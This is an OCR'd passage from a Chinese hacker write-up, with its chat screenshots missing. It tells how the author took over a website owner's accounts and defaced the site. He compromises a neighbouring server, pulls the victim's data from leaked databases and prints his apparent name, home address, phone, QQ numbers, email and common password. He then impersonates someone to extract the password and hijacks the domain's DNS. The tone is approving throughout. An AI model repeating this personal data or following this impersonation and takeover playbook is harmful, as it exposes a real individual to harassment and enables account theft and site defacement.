


图 6.2.19 聊天记录




图 6.2.20 聊天记录




图 6.2.21 聊天记录




图 6.2.22 聊天记录




图 6.2.23 聊天记录




图 6.2.24 聊天记录

我只想说 呵呵!!
我以为最后一句可以吓到她 她直接给我挂了
受不了这网站客服了，不能坐着干等了
我就去渗透了 查了 C 段 花了一些时间拿下了一台服务器
由于本文章是社工为主题 渗透过程就不说了
拿下服务器后 进去看 IP 是内网 我的眼泪阿 --
试试 IP 冲突吧 做好配置后
默默的等待了一会-- 毫无反应 我去~~
尝试拿下其他的 C 段 却因为技术太差没有成果
就没去弄了 又一个星期过去了 也就是昨晚到今天
这个时候-- 君董出现了 他在群里发了很多人的资料
不得不佩服裤子的强大阿
我抱着一丝希望 把 15960557137@126.com 邮箱发给了君董
看看能不能查到密码什么的 结果没有
qq 10682230 137344952 274364749
常用密码 bmw257a
安徽省蚌埠市怀远县涡北新城区魏郢村三组 名字李小平 邮编:233400 电话 15960557137
试试去找回邮箱密码




图 6.2.25 找回失败

显示不是主名帐号
君董发信息过来 给了我一张图

图 6.2.26 常用邮箱

我瞬间明白了一些什么
1.输入通行证帐号
2.选择找回密码方式
3.找回密码
你正在找回网易通行证 yoyo2010best@126.com 的密码 [换一个帐号]
找回这个账号 密保问题是他爸爸的名字
唉 又失败了
不过拿到了他的家庭住址 常用密码什么的
也不算一无所获
试试最后去社工客服
结果和第二次一样 态度很坚决 就是要找回邮箱才可以
怎么办呢? 愁死我了 答应了朋友的事情
最后一个办法 拼一把 去社工他本人
拿小号 修改名字 头像 个人说明
加了 QQ:10682230




图 6.2.27 聊天记录




图 6.2.28 聊天记录

-- 有没有感觉我很邪恶?
这里用到了我们的事前得到的 ID




图 6.2.29 聊天记录

图 6.2.30 聊天记录

这里君董给的家庭住址就差了 2 个门户而已

非常感谢君董给的这个家庭住址 让他对我更加的信任了




图 6.2.31 聊天记录




图 6.2.32 聊天记录

装模作样的去”修改”了一下 -- 然后问他密码 我试了一下 看看是不是常用密码
当然 结果不是的 这里只是装模作样的问一下




图 6.2.33 聊天记录




图 6.2.34 聊天记录

出现密码了 -- 其实我很讨厌呵呵这两个字的
不过貌似客服都这样
就这样 拿到了密码
登录域名 解析域名
然后就这样了




图 6.2.35 挂黑页

其实开始说的那个朋友 是我小弟-- 他要我在网站上给他面子
我就打大哥了
本次社工就是这样 花了我半个月时间 感觉挺失败的 不过结果是美好的就对了
转载请说明出处
（全文完）责任编辑：冷鹰